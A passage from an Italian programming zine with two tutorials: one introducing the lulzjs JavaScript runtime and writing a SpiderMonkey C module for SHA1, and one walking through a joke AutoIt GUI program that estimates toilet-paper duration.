Per leggere questo articolo, dovrete sapere cos'è il javascript e averne delle basi, anche se non per forza solide.

Per godere l'ultima parte dello scritto, (quella più interessante) è d'obbligo una conoscenza approfondita del C.

Ora, molti di voi, potrebbero pensare che javascript è solo per il web: è vero; ma è anche vero che sarebbe un peccato limitare un linguaggio così bello ad un ambito così ristretto, in cui non è nemmeno protagonista. Personalmente ritengo che javascript sia parecchio avanti rispetto ad altri linguaggi di scripting: Perl, è lentamente diventato vecchio e confusionario, e il supporto agli oggetti è veramente ridicolo, se non addirittura assente. Php... beh, non è molto apprezzabile all'infuori di quella che è la programmazione web.

Python non è in grado di darci una flessibilità, neanche vagamente simile a quella di javascript nel manipolare gli oggetti.

Lulzjs vi permette di fare funzionare javascript sul pc, staccandola dalla noiosa pagina web, e mettendo a disposizione librerie per lavorare sul desktop, come *thread* o *socket*.

Ah, scusate se vi ho lasciato in sospeso, ma temo che più di una buona metà di voi lettori non abbia idea di cosa sia Spidermonkey.

Niente paura, fino a quattro settimane fa non lo sapevo neanche io, ma potrei scommettere che lo usate da parecchio, ogni giorno: Spidermonkey è l'engine javascript di Firefox. Spidermonkey ci accompagnerà in ogni momento dell'utilizzo di lulzjs; è Spidermonkey che si

occupa di far funzionare il cuore dell'interprete, e sono le API di Spidermonkey che ci permettono di usare spezzoni di sorgente in C o C++ all'interno di uno script js.

Anzi, non l'ho ancora detto: se non siete su un sistema unix-like, potete sognarvi di compilare il programma. Purtroppo non è cross-platform, e per il momento nessuno ha intenzione di renderlo tale.

Ultimo e triste punto, prima di passare all'utilizzo vero e proprio: essendo lulzjs (ancora) un piccolo progetto, non è (ancora) disponibile documentazione ufficiale; questo vuol dire che ci sono solo due modi per scoprire cosa fa una determinata funzione o un particolare oggetto: farsi tramandare i saperi per via orale o leggere i sorgenti del programma, che comunque, ci tengo a precisare, sono molto ordinati e leggibili. In ogni caso mi piace pensare che a leggere questo articolo ci sia gente curiosa, e che questo non sia un problema.

Guida all'utilizzo

Prima di tutto procuriamoci i sorgenti, che trovate qui:

<http://meh.doesntexist.org/#lulzjs>

Vorrei fare presente che l'intero progetto è rilasciato sotto GPL3, anche se questo era comunque prevedibile.

Nel momento in cui l'autrice stà scrivendo, lulzjs è arrivato alla versione 0.1.7, una 0.1.8 potrebbe uscire domani come potrebbe uscire tra quattro mesi. Comunque è molto probabile che questo spezzone di articolo possa essere vecchio ed inutile nel giro di poco.

Al momento, il tutto si installa in questo modo:

```
$ tar xvf lulzjs-0.1.7.tar
$ cd lulzjs-0.1.7
$ cd js
$ sudo ./compile.sh
$ cd ..
$ make
$ sudo make install
```

GCC farà il lavoro sporco, e magicamente tutto inizierà a funzionare.

Se così non fosse, provate a leggere il readme: mi auguro che non abbiate bisogno della balia per compilare un programma.

Ora, passiamo in rassegna a quello che può fare la nostra creatura...

Lanciandolo con il comando "ljs" senza argomenti, il programma entrerà in "modalità interattiva", cosa che sarà molto familiare a chi utilizza Python.

```
[barbie@interwebz ~]$ ljs
lulzJS 0.1.7
```

```
>>> require("System/Console");
```

```
>>> Console.write("foo\n");
foo
>>> var f;
>>> for (var i = 0, f = 0; i < 10; i++)
... {
... f += i;
... }
45
>>> Console.WriteLine(f);
45
>>>
```

Esaltante, vero?

Prima di tutto, la funzione *require*. Come è intuibile dal nome, si occupa di importare sorgenti esterni. Se la stringa passata come argomento finisce per *.js*, verrà importato uno script. Se finisce per *.so*, verrà importata una libreria dinamica.

Se non è presente nessuna estensione, lulzjs prenderà per buono che la stringa passata sia una directory, e importerà il file *init.js* al suo interno.

L'oggetto *Console*, invece, funziona esattamente come sembra: vi basterà una rapida occhiata dei relativi sorgenti per sapere tutto su di lui.

Una piccola precisazione: è probabile che i più arguti (o ficcanaso) di voi abbiano provato a fare qualcosa di simile a questo.

```
>>> document
lulzJS:1 > ReferenceError: document is not defined
```

Vorrei fare notare che Spidermonkey è totalmente indipendente da Firefox. Variabili globali e metodi vari su cui eravate abituati a lavorare nel web, qui non esistono; il DOM e altre cose simili sono una componente separata di Firefox, con cui ovviamente lulzjs non deve lavorare.

Potete eseguire i file passandogli come argomento, oppure aggiungendo la riga

```
#!/usr/bin/ljs
```

all'inizio del programma, per poi dare un *chmod +x*.

Lulzjs utilizza una parte di *prototype*, un framework js che mette a disposizione dell'interessante sorgente, per gestire classi e oggetti di vostra creazione. Documentazione su *prototype* è reperibile all'indirizzo:

<http://prototypejs.org/learn>.

Ci sono degli esempi nella cartella "test", ci trovate un sacco di roba interessante con cui potete ispirarvi per le vostre prossime creazioni.

Integrare codice nativo in lulzjs

"Embeddare" è un termine che suona meglio, però ho preferito non azzardarmi ad utilizzare neologismi così grezzi per un titolo.
Dopotutto, è una rivista italiana no?

Come ho ripetuto fino alla nausea, lulzjs è un progetto in via di sviluppo. Questo comporta che non siano presenti più di tante librerie interessanti e/o utili.

Lulzjs mette a disposizione la possibilità di aggiungere moduli, senza dovere ricompilare l'intero interprete.

È possibile creare un modulo avvalendosi delle *jsapi*:

https://developer.mozilla.org/en/SpiderMonkey/JSAPI_Reference

che se compilato nella giusta maniera potrà essere importato in run-time direttamente dal sorgente dello script, con un banale

```
require("module.so");
```

Questo, ci permette di fare virtualmente qualsiasi cosa con javascript.

Possiamo scrivere codice più veloce in C, ma possiamo scrivere più velocemente in javascript!

Facciamo un esempio molto più materiale: integriamo qualcosa che calcoli il *checksum sha1*. Certo, possiamo farlo anche in javascript, ma abbiamo due ottimi motivi per non farlo: sarebbe molto più lento, e molto più grossolano. il C è molto più adatto per questo genere di lavori.

Inutile dire che sarà necessario seguire passo passo la documentazione di spidermonkey.

Mettiamo che il file header del nostro programma per lo *sha1* sia qualcosa di simile a questo:

```
typedef struct {
    int computed;
    uint32_t H[5];
    uint32_t count[2];
    uint8_t buffer[64];
} SHA1_ctx;

void __SHA1_transform (uint32_t state[5], uint8_t buffer[64]);
void __SHA1_init (SHA1_ctx *ctx);
void __SHA1_update (SHA1_ctx *ctx, uint8_t *data, const unsigned
int len);
void __SHA1_final (SHA1_ctx *ctx);
void __SHA1_toString (SHA1_ctx *ctx, char out[41]);
```

Ora, dobbiamo trasformare questo in una classe javascript, che possa essere velocemente utilizzata da terzi. Abbiamo bisogno del costruttore, e del metodo *toString()*, che trasformi il nostro oggetto in un qualcosa di leggibile alle persone umane.

Iniziamo a scrivere il nostro file header..

```
#ifndef _SYSTEM_CRYPT_SHA1_H
#define _SYSTEM_CRYPT_SHA1_H

#include "lulzjs.h"
#include <stdint.h>

typedef struct {
    int computed;
    uint32_t H[5];
    uint32_t count[2];
    uint8_t buffer[64];
} SHA1_ctx;

void __SHA1_transform (uint32_t state[5], uint8_t buffer[64]);
void __SHA1_init (SHA1_ctx *ctx);
void __SHA1_update (SHA1_ctx *ctx, uint8_t *data, const unsigned
int len);
void __SHA1_final (SHA1_ctx *ctx);
void __SHA1_toString (SHA1_ctx *ctx, char out[41]);

extern JSBool exec (JSContext* cx);
extern JSBool SHA1_initialize (JSContext* cx);
extern JSBool SHA1_constructor (JSContext* cx, JSObject* object,
uintN argc, jsval* argv, jsval* rval);
extern JSBool SHA1_toString (JSContext* cx, JSObject* object,
uintN argc, jsval* argv, jsval* rval);
extern void SHA1_finalize (JSContext* cx, JSObject* object);

static JSClass SHA1_class = {
    "SHA1", JSCLASS_HAS_PRIVATE,
    JS_PropertyStub, JS_PropertyStub, JS_PropertyStub,
JS_PropertyStub,
    JS_EnumerateStub, JS_ResolveStub, JS_ConvertStub,
SHA1_finalize
};

static JSFunctionSpec SHA1_methods[] = {
    {"toString", SHA1_toString, 0, 0, 0},
    {NULL}
};

static JSFunctionSpec SHA1_static_methods[] = {
```

```

        {NULL}
    };

#endif

```

La funzione *exec* viene chiamata quando il modulo viene importato. La sua assenza comprometterebbe il corretto funzionamento del modulo.

SHA1_initialize, *SHA1_constructor*, *SHA1_toString* e *SHA1_finalize*, gestiscono, come suggerisce il nome, le funzioni dell'oggetto.

SHA1_class è una struttura che definisce il comportamento della nostra classe, nel nostro caso, abbiamo indicato che la classe si chiamerà "*SHA1*", conterrà dati privati, e che la funzione da richiamare quando l'oggetto sarà eliminato dal garbage collector è *SHA1_finalize*.

SHA1_methods è un *array* contenente specifiche per quello che riguarda le funzioni membro dell'oggetto, e lo stesso si può dire di *SHA1_static_methods*, che si occuperà delle funzioni statiche; nel nostro caso è vuoto.

Ora, il sorgente del nostro modulo, commentato passo passo:

```

#include "SHA1.h"

JSBool exec (JSContext* cx) { return SHA1_initialize(cx); }

JSBool
SHA1_initialize (JSContext* cx)
{
    jsval jsParent;
    JS_GetProperty(cx, JS_GetGlobalObject(cx), "System",
&jsParent);
    JS_GetProperty(cx, JSVAL_TO_OBJECT(jsParent), "Crypt",
&jsParent);
    // parent è l'oggetto in cui verrà innestata la nostra
    classe
    JSObject* parent = JSVAL_TO_OBJECT(jsParent);

    // Inizializziamo la classe
    // Passiamo SHA1_constructor, SHA1_methods e
    SHA1_static_methods
    // per indicare il comportamento della nostra classe
    JSObject* object = JS_InitClass(
        cx, parent, NULL, &SHA1_class,
        SHA1_constructor, 0, NULL, SHA1_methods, NULL,
    SHA1_static_methods
    );

    if (object) {
        // Se nulla è andato storto
        return JS_TRUE;
    }
}

```

```
    }

    return JS_FALSE;
}

JSBool
SHA1_constructor (JSContext* cx, JSObject* object, uintN argc,
jsval* argv, jsval* rval)
{
    char* string;

    // Ci assicuriamo che stiamo passando il giusto numero
    // di argomenti. Se così non fosse, lanciamo una eccezione
    // Inoltre, trasformiamo l'argomento, da dato di javascript
a    // puntatore a carattere
    if (argc != 1 || !JS_ConvertArguments(cx, argc, argv, "s",
&string)) {
        JS_ReportError(cx, "Not enough parameters.");
        return JS_FALSE;
    }

    // Inseriamo un puntatore al nostro SHA1_ctx all'interno
    // dell'oggetto. Notare che l'oggetto sarà privato, e quindi
    // non vi sarà modo di accederci via js
    SHA1_ctx* data = JS_malloc(cx, sizeof(SHA1_ctx));
    JS_SetPrivate(cx, object, data);

    // Lavoriamo
    __SHA1_init(data);
    __SHA1_update(data, string, strlen(string));

    return JS_TRUE;
}

void
SHA1_finalize (JSContext* cx, JSObject* object)
{
    SHA1_ctx* data = JS_GetPrivate(cx, object);

    // Da notare l'if.
    // Verrà chiamata SHA1_finalize anche al momento di
distruggere
    // il prototype
    if (data) {
        JS_free(cx, data);
    }
}
```

```
    }

    JSBool
    SHA1_toString (JSContext* cx, JSObject* object, uintN argc,
jsval* argv, jsval* rval)
    {
        char* string    = JS_malloc(cx, 41*sizeof(char));
        SHA1_ctx* data = JS_GetPrivate(cx, object);

        __SHA1_toString(data, string);

        // rval rappresenta il nostro valore di ritorno
        *rval = STRING_TO_JSVAL(JS_NewString(cx, string, 40));
        return JS_TRUE;
    }
```

Il resto del sorgente, dovrebbe essere l'implementazione dello *sha1*, ma per il momento non serve che ne preoccupiamo: non è mia intenzione insegnare come funziona un algoritmo di hashing.

I file degli esempi possono essere trovati nella cartella *src/lib/System/Crypt/SHA1*.

I file sopra citati fanno quindi già parte del *tree*, e verranno compilati dal makefile con un comando simile a questo:

```
gcc -ljs -I/usr/include/js -DXP_UNIX -DJS_THREADSAFE -fPIC -c SHA1.c
-o SHA1.lo
gcc -ljs -shared -Wl,-soname,SHA1.so -o SHA1.so SHA1.lo -lc
```

Il prodotto sarà spostato in una cartella in cui possa essere raggiunto, */usr/lib/lulzjs/System/Crypt* rappresenta una buona destinazione. Da notare, il file *init.js*, che conterrà indicazioni a proposito di ciò che va importato.

Ultimo punto: *JSPATH* e *JSINCLUDE* sono due variabili d'ambiente.

Si potrebbe, anzi sarà di sicuro utile, avere la possibilità di lavorare in un ambiente dove non sono necessari i permessi di root per modificare i file.

```
$ export JSPATH="/home/barbie/lulzjs:/opt/altrelibdilulzjs"
$ export JSINCLUDE="System.Console:System.Modulo.bla"
```

sono comandi che potrebbero fare al caso vostro.

Con questo è veramente tutto; mi auguro di cuore che abbiate gradito questa panoramica su un programma che merita molto.

Ciao!

Sony

WINO: Programmare con AutoIT

Esiste gente che programma per imparare, esiste gente che programma per far soldi, esiste gente che programma per passione. Ed esiste anche gente che programma perchè non sa cosa fare il pomeriggio. In quest'ultima fascia di "Programmatori" si colloca il sottoscritto, che ha come pallino fisso la creazione di pseudo-programmi solo per divertimento personale. In questo articolo di UnderAttHack cercherò di darvi le nozioni principali del linguaggio AutoIT, a mio avviso semplice ma efficace, partendo dall'analisi "sul campo" di un programma (o presunto tale), in modo che anche chi è assolutamente inesperto di programmazione possa scrivere autonomamente o quasi una semplice applicazione.

Dato che questa è la prima lezione, ci soffermeremo sulle funzioni principali di AutoIT, come variabili, operatori, semplici finestre (GUI), pulsanti, caselle di testo, caselle di input, ciclo While, ciclo *If..Then..Else If..Else* e quant'altro. Enj..Oi!

In questa lezione guarderemo in dettaglio il listato del mio primo semplice programma.

Molta gente di solito crea come primo programma una calcolatrice, io ho pensato bene invece di creare una piccola Inutility, con risultati soddisfacenti: *WINO – WC Is not An Opinion!*

In soldoni, questo programma permette di calcolare in media la durata della carta igienica presente nel bagno, in base a due dati che dovrà fornire l'utente: il numero di volte che in media va al bagno in un giorno e la marca di carta igienica utilizzata. Può sembrare inutile, ma in realtà si potrebbero salvare vite umane.. XD

Guardiamo anzitutto il listato: in formato testo i colori non sono visibili, ma AutoIT colora in modo diverso i diversi punti che compongono un programma, come ad esempio le macro in rosa, le variabili in marrone, i singoli comandi in blu e così via:

```
#include <GUIConstants.au3>
MsgBox (0, "Il bagno non è un'opinione..", "Uno dei quesiti che ci
poniamo quando ci scappa di cagare è:" & @CRLF & "'OHMIODIO, ci sarà
carta igienica?'" & @CRLF & "Ebbene, questo semplice programma
intende eliminare questo ATROCE dubbio! Attraverso alcune semplici
informazioni, questo software riuscirà a darvi un media piuttosto
attendibile sullo status della vostra carta igienica.. Provare per
credere!" & @CRLF & @CRLF & "N.B.: Il software in questione non
prevede -per ora!- imprevisti quali diarrea o altro.." )
$Form = GUICreate("Info sulla tua carta igienica", 350, 310)
SoundPlay ("Flush.wav")
GUISetState(@SW_SHOW)
GUICtrlCreateLabel ("Quante volte vai al bagno?", 25, 10)
$VarBagno = GUICtrlCreateInput ("Clicca sul pulsante 'Immetti
Dati'", 25,30,300)
GUICtrlCreateLabel ("Numero di strappi della tua carta igienica:",
25, 60)
```

```
$Carta = GUICtrlCreateInput ("Clicca sul pulsante 'Immetti Dati'",  
25, 80,300)  
GUICtrlSetState($Carta, $GUI_DISABLE)  
GUICtrlSetState($VarBagno, $GUI_DISABLE)  
$Button = GUICtrlCreateButton("Calcola Status Rotolo!", 185, 130,  
150, 33)  
$ButtonCalculate = GUICtrlCreateButton("Immetti Dati", 25, 130, 150,  
33)  
$ButtonExit = GUICtrlCreateButton("Non ne ho bisogno..", 25, 180,  
310, 33)  
GUICtrlCreateLabel ("Wino: WC Is Not an Opinion! - Created By Zizio|  
Kriminal" & @CRLF & @CRLF & "Version 1.0", 40, 240)  
$FileMenu = GUICtrlCreateMenu ("File")  
$HelpMenu = GUICtrlCreateMenu ("?")  
$ExitItem = GUICtrlCreateMenuItem ("Exit",$filemenu)  
$HelpItem = GUICtrlCreateMenuItem ("Guida",$helpmenu)  
$AboutItem = GUICtrlCreateMenuItem ("About",$helpmenu)  
  
While 1=1  
  
$msg = GUIGetMsg()  
Switch $msg  
Case $ExitItem  
Exit  
Case $HelpItem  
MsgBox (0, "Guida", "Clicca su 'Immetti Dati' per inserire il  
numero di volte che vai al bagno in un giorno e la marca di carta  
igienica che utilizzi abitudinalmente, successivamente clicca  
su 'Calcola Status Rotolo!' per vedere quanti giorni mancano prima  
che il tuo rotolo finisca.")  
Case $AboutItem  
MsgBox (0, "About", "'Wino! - WC Is Not an Opinion!'" & @CRLF  
& "Inutility (o no..?!?) Ideata, Creata e Sviluppata da Zizio|  
Kriminal" & @CRLF & @CRLF & "Versione 1.0")  
Case $ButtonCalculate  
$NumeroBagno = InputBox ("Quante volte vai al bagno?", "-Scrivi  
un numero da 1 a 10-")  
$VarInputBagno = GUICtrlSetData ($VarBagno, $NumeroBagno)  
$MarcaRotolo = InputBox ("Marca Rotolo?", "Quale Marca di  
rotolo usi?" & @CRLF & "'Scrivi Foxy, Scottex o Economica'")  
$VarInputRotolo = GUICtrlSetData ($Carta, $MarcaRotolo)  
If $MarcaRotolo="Scottex" Then  
$Rotolo=600  
$VarInputRotolo = GUICtrlSetData ($Carta, $Rotolo)  
ElseIf $MarcaRotolo="Foxy" Then  
$Rotolo=700  
$VarInputRotolo = GUICtrlSetData ($Carta, $Rotolo)
```

```
ElseIf $MarcaRotolo="Economica" Then
    $Rotolo=500
    $VarInputRotolo = GUICtrlSetData ($Carta, $Rotolo)
Else
    MsgBox (0, "Marca sconosciuta", "La marca della tua carta
igienica non è contemplata")
    $Rotolo="Sconosciuta"
    $VarInputRotolo = GUICtrlSetData ($Carta, $Rotolo)
EndIf
Case $Button
    If $Rotolo="Sconosciuta" And $NumeroBagno<=0 Then
        MsgBox (0, "Dati Mancanti o Inesatti", "Mancano alcuni
dati oppure sono inesatti. Clicca sul pulsante 'Immetti dati' per
riprovare..!")
    ElseIf $Rotolo="Sconosciuta" And $NumeroBagno>0 Then
        MsgBox (0, "Dati Mancanti o Inesatti", "Mancano alcuni
dati oppure sono inesatti. Clicca sul pulsante 'Immetti dati' per
riprovare..!")
    ElseIf $NumeroBagno=0 Then
        MsgBox (0, "Dati mancanti o inesatti?", "Mancano alcuni dati
oppure sono inesatti. Clicca sul pulsante 'Immetti dati' per
riprovare..!")
    ElseIf $NumeroBagno==0 Then
        MsgBox (0, "Sarai mica stitico?", "Sei stitico..")
ElseIf $NumeroBagno>10 Then
    MsgBox (0, "Problemi viscerali?", "La diarrea non è
prevista..")
    $VarInputBagno = GUICtrlSetData ($VarBagno, "Diarrea")
    ElseIf $NumeroBagno>=1<=10 Then
        MsgBox (0, "Dati Corretti", "Ok. Attendi qualche secondo. Il
software sta elaborando..")
        Sleep (2000)
        MsgBox (0, "Attendi", "...")
        Sleep (2000)
        MsgBox (0, "..Allora?!?", "In effetti il risultato è pronto già
da un pezzo, ma un pò di suspense non fa mai male..!")
        Sleep (2000)
        $Risultato = Int ($Rotolo/(4*$NumeroBagno))
        $Salva = MsgBox (4, "Risultato!!", "La tua carta durerà ancora
per circa " & $Risultato & " Giorni! Vuoi salvare il risultato su un
file?")
        If $Salva=6 Then
            FileWrite ("Countdown Carta Igienica.txt", " La tua
carta durerà ancora per circa " & $Risultato & " Giorni!" )
            MsgBox (0, "File Salvato", "File Salvato con
successo!")
        EndIf
```

```
EndIf
Case $GUI_EVENT_CLOSE
    Exit
Case $ButtonExit
    MsgBox (0, "Uomo avvisato..", "Non ti lamentare se poi
dovrai pulirti il sedere con le mutande..")
    Exit
EndSwitch
WEnd
; Enj..Oi!
```

Fa paura, vero..? Non preoccupatevi, ora lo vedremo insieme, passo passo..

Guardiamo anzitutto la riga N.1:

```
#include <GUIConstants.au3>
```

Il comando *#include* (colorato di rosa) permette al programma di richiamare script supplementari per poi utilizzarne le funzioni. In particolare, *GUIConstants.au3* contiene tutte le funzioni principali, operatori compresi: è consigliabile quindi scrivere sempre questo comando all'inizio di ogni programma.

Riga N.2:

```
MsgBox (0, "Il bagno non è un'opinione..", "Uno dei quesiti [...] è:" & @CRLF & "OHMIODIO, ci sarà carta igienica?" [...] )
```

(Ho riassunto il comando per focalizzarne i punti chiave).

MsgBox (colore blu) permette di far eseguire al programma un messaggio di avvertimento, ed è composto da tre parametri all'interno delle parentesi, che devono essere obbligatoriamente separati da una virgola: *Flag*, Titolo, Testo del messaggio. Il *flag* non è altro che il tipo di casella di testo che deve apparire, in questo caso 0, la più semplice. Se nel comando ad esempio avessimo messo 1, la finestra avrebbe avuto, oltre che il pulsante OK, anche il pulsante Cancel. Se invece avessimo messo 32, sarebbe comparsa all'interno della finestra un'icona con un punto interrogativo, tipiche dei messaggi che pongono una domanda all'utente. È interessante sapere che più caratteristiche possono essere inserite all'interno delle *MsgBox* semplicemente addizionando i numeri delle flag. Ad esempio, se avessimo messo il numero 33 (32+1) sarebbe comparsa una *MsgBox* contenente l'icona col punto interrogativo e il pulsante Cancel.

Per tutte le altre *Flag*, vi rimando alla guida ufficiale (inglese, non quella italiana) di AutoIT, veramente esauriente su molti punti di vista.

Torniamo alla nostra *MsgBox*... Il secondo parametro, *"Il Bagno non è un'opinione"*, costituisce il titolo della nostra finestra: è importante sapere che le virgolette *".."* devono essere SEMPRE inserite, o il compilatore ci troverà un errore in questo punto. Se non si vuole inserire un titolo alla *MsgBox*, si lasciano le virgolette vuote *" "*, si mette la virgola e si passa

avanti.

Il terzo parametro è il testo visualizzato, che segue le stesse regole del Titolo. Qui è importante mettere in evidenza la Macro `@CRLF`: Questa permette, in un testo di una *MsgBox* (ma anche di una *Label*) di andare a capo rigo. Notare la concatenazione: per andare a capo rigo si chiude prima la parte di testo precedente con le virgolette, si inserisce `&` (colorato di rosso, che indica la concatenazione), s'inserisce la Macro `@CRLF`, un altro simbolo `&`, e si riaprono le virgolette, per continuare a scrivere la restante parte a capo rigo. Questo metodo è molto utile anche per visualizzare il valore delle variabili, ma lo vedremo in seguito.

Andiamo alla riga 3:

```
$Form = GUICreate("Info sulla tua carta igienica", 350, 310)
```

`$Form` è una variabile, riconoscibile dal simbolo “\$” (di colore marrone). Con l'operatore “=” viene assegnato il valore alla variabile, che può essere un valore numerico, una stringa, ma anche un comando. Non è obbligatorio assegnare ad ogni comando una variabile, ma nella maggior parte dei casi può rivelarsi utile.

`GUICreate` è il comando che permette di creare una GUI, cioè una finestra. All'interno di questa GUI si andranno ad inserire tutti gli elementi che la compongono (*label*, pulsanti..). Anche qui abbiamo 3 parametri obbligatori: titolo della GUI, larghezza, altezza. Ci sono poi altri parametri opzionali, come la posizione e lo stile, ma non sono necessari. Se volete comunque approfondire la cosa, la guida ufficiale potrà esaudire il vostro desiderio.

Riga 4:

```
SoundPlay ("Flush.wav")
```

Questo comando permette di far partire un suono, in formato mp3 o wav. (ad esempio, si potrà ascoltare il melodioso suono di uno scarico di un water.. XD!)

Riga 5:

```
GUISetState(@SW_SHOW)
```

`GUISetState` Permette di impostare lo stato dell'ultima GUI creata. In questo caso infatti si darà il comando di far comparire la GUI (grazie alla macro `@SW_SHOW`). Se avessimo voluto invece nascondere la GUI, avremmo dovuto utilizzare la macro `@SW_DISABLE`, che dà istruzioni al programma di disabilitare la GUI.

Riga 6:

```
GUICtrlCreateLabel ("Quante volte vai al bagno?", 25, 10)
```

Questa è una semplicissima *label*, composta da 3 parametri obbligatori: testo della *label*, spostamento da sinistra, spostamento dall'alto. Questi due parametri servono in particolare a posizionare l'oggetto all'interno della GUI. Più il primo numero è alto, più l'oggetto si troverà

sulla destra; così come il secondo numero: più è alto, più l'oggetto sarà posizionato in basso. È ovvio che se ad esempio il primo di questi due numeri è più alto di quello che determina la larghezza della GUI, l'oggetto non comparirà perchè spostato troppo sulla destra.

Riga 7:

```
$VarBagno = GUISetCtrlCreateInput ("Clicca sul pulsante 'Immetti  
Dati'", 25, 30, 300)
```

GUISetCtrlCreateInput permette di creare una casella che può contenere degli input immessi dall'utente (ma anche degli output, perchè no). I parametri obbligatori sono gli stessi delle label: testo, sinistra, altezza. Da notare l'ultimo numero, *300*, che determina la larghezza della casella di input (è un parametro opzionale).

Facciamo un piccolo salto, verso la riga 11:

```
GUISetCtrlSetState($VarBagno, $GUI_DISABLE)
```

Questo parametro permette di impostare lo stato di un oggetto presente nella GUI. È composto da 2 elementi: l'oggetto sul quale deve agire, e il tipo di stato da impostare. In questo caso agirà sulla variabile *\$VarBagno* (che contiene la casella di input vista in precedenza – ecco l'utilità di assegnare ai vari oggetti variabili precise) e disabiliterà l'oggetto, comando fornito dalla variabile *\$GUI_DISABLE* (N.B.: se non avessimo inserito la riga *#include <GUIConstants.au3>*, questa variabile, contenuta nello script *GUIConstants.au3*, sarebbe stata senza senso per il compilatore, che ci avrebbe dato un errore di variabile non dichiarata). Se avessimo voluto invece abilitarla, avremmo dovuto inserire *\$GUI_ENABLE*.

Riga 12:

```
$Button = GUISetCtrlCreateButton("Calcola Status Rotolo!", 185, 130,  
150, 33)
```

Questo comando permette di creare un pulsante. È composto, come al solito, da 3 parametri chiave: testo, spostamento da sinistra, spostamento dall'alto. Qua sono stati inseriti due parametri opzionali, che costituiscono rispettivamente la larghezza e l'altezza del pulsante.

Andiamo alla riga 16:

```
$FileMenu = GUISetCtrlCreateMenu ("File")
```

Questo comando inserisce un menu a tendina. È presente un solo campo obbligatorio, cioè il nome del menu.

Riga 18:

```
$ExitItem = GUISetCtrlCreateMenuItem ("Exit", $FileMenu)
```

Questo invece ci permette di inserire un elemento al menu creato in precedenza. È composto

da 2 campi obbligatori: nome dell'elemento e il menu in cui si deve inserire (da indicare tramite la variabile dichiarata per il menu, in questo caso *\$FileMenu*)

Ok, la nostra interfaccia pare essere completa. Ora andiamo ad esaminare il vero cuore del programma....:

Riga 22:

```
While 1=1
```

Questo comando dà inizio ad un ciclo che viene ripetuto dallo script fin quando la condizione imposta (in questo caso *1=1*) risulta vera (letteralmente sta a significare “Finchè *1=1*..”). È chiaro quindi che, dato che *1* sarà sempre uguale a *1*, questo ciclo si ripeterà fino alla chiusura del programma, dato che la condizione *1=1* è sempre vera. È un piccolo scherzetto per imporre allo script di ripetere sempre questo ciclo, dove di solito sono contenute le informazioni per far funzionare gli elementi che compongono la GUI.

Il ciclo *While* dev'essere sempre chiuso alla fine con un *Wend*, altrimenti il compilatore ci segnalerà un errore per la mancata chiusura del ciclo.

Riga 24:

```
$msg = GUIGetMsg()
```

Questo comando è molto importante, in quanto ordina al flusso di attendere un input da parte dell'utente. Essendo inserito all'interno del ciclo *While*, il programma attenderà una risposta, quando gli verrà fornita darà l'eventuale output, e poi tornerà ad attendere un nuovo input, questo fin quando il programma non sarà chiuso. È importante ricordarsi che questo comando non deve stare al di fuori del ciclo *While*, altrimenti gli elementi della GUI non funzioneranno a dovere.

A primo colpo sembra piuttosto difficile da capire, ma col tempo e con l'esperienza assimilerete al meglio questo comando... o almeno si spera XD!

Righe 25-29:

```
Switch $msg
    Case $ExitItem
        Exit
    Case $HelpItem
        MsgBox (0, "Guida", "Clicca su [...]")
```

Il comando *Switch* funge da “interruttore”: infatti si utilizza per assegnare un evento ad ogni oggetto della GUI con cui può interagire l'utente (come menu o pulsanti).

Vediamo di capirci nel dettaglio: nella riga 24 abbiamo imposto che il programma si deve fermare per attendere un input da parte dell'utente. Ora noi nella riga 25 gli stiamo dicendo che l'utente ha la possibilità di fornire diversi input (*Switch \$msg*): nel caso (*Case*, riga 26) l'utente interagisca con la variabile *\$ExitItem* (che contiene un elemento del menu a tendina),

il programma dovrà rispondere terminando lo script (*Exit*, riga 27). Nel caso invece (il secondo *Case*, riga 28) l'utente interagisca con la variabile *\$HelpItem* (che contiene un altro elemento dello stesso menu a tendina precedente) il programma dovrà rispondere facendo comparire una *MsgBox* (riga 29) e così via, fino ad impostare per ogni componente del menu un evento preciso (questa è la vera utilità di dichiarare una variabile per ogni componente con cui l'utente dovrà interagire), per poi terminare il comando con un *EndSwitch*, che chiude la lista di tutte le interazioni macchina-utente disponibili.

Analizziamo per intero le righe dalla N. 33 fino alla N. 51:

```
Case $ButtonCalculate
    $NumeroBagno = InputBox ("Quante volte vai al bagno?", "-Scrivi
un numero da 1 a 10-")
    $VarInputBagno = GUICtrlSetData ($VarBagno, $NumeroBagno)
    $MarcaRotolo = InputBox ("Marca Rotolo?", "Quale Marca di
rotolo usi?" & @CRLF & "'Scrivi Foxy, Scottex o Economica'")
    $VarInputRotolo = GUICtrlSetData ($Carta, $MarcaRotolo)
    If $MarcaRotolo="Scottex" Then
        $Rotolo=600
    $VarInputRotolo = GUICtrlSetData ($Carta, $Rotolo)
    ElseIf $MarcaRotolo="Foxy" Then
        $Rotolo=700
    $VarInputRotolo = GUICtrlSetData ($Carta, $Rotolo)
    ElseIf $MarcaRotolo="Economica" Then
        $Rotolo=500
    $VarInputRotolo = GUICtrlSetData ($Carta, $Rotolo)
    Else
        MsgBox (0, "Marca sconosciuta", "La marca della tua carta
igienica non è contemplata")
        $Rotolo="Sconosciuta"
        $VarInputRotolo = GUICtrlSetData ($Carta, $Rotolo)
    EndIf
```

La riga 33 (*Case \$ButtonCalculate*) indica al programma, qualora l'utente interagisca su questa variabile (cioè interagisca col bottone contenuto nella variabile) di far comparire (riga 34) una *InputBox*: questa serve per porre una domanda all'utente, la cui risposta verrà poi inserita all'interno della variabile usata per dichiarare la *InputBox* (in questo caso *\$NumeroBagno*).

È composto da 2 parametri obbligatori: Titolo della *InputBox* e testo contenuto.

Queste informazioni verranno poi passate (tramite la riga 35) alla variabile *\$VarBagno*, tramite il comando *GuiCtrlSetData*.

Soffermiamoci su quest'ultimo comando, che permette di impostare in una precisa variabile un dato, che può essere un numero, una stringa (in questo caso le virgolette "" sono obbligatorie) o l'intero contenuto di una variabile.

Utilizza 2 parametri: variabile di destinazione e dato da destinare.

In questo caso noi stiamo fornendo alla variabile *\$VarBagno* il dato contenuto nella variabile

\$InputBagno, che altro non è se non l'input fornito in precedenza dall'utente mediante la *InputBox*. *\$VarBagno*, nel caso specifico, è una casella di testo che ha la sola funzione di mostrare il valore immesso dall'utente.

Le righe 36 e 37 hanno la stessa identica utilità delle righe viste in precedenza, ma alla riga successiva c'è qualcosa di più interessante: infatti, dalla riga 38 fino alla riga 51, troviamo un ciclo *If..Then..ElseIf..Else..EndIf*.

Questo fa eseguire al programma operazioni differenti a seconda della condizione che si verifica.

Infatti la riga 38 effettua un controllo al valore della variabile *\$MarcaRotolo*: una traduzione può essere utile per capire al volo come funziona.

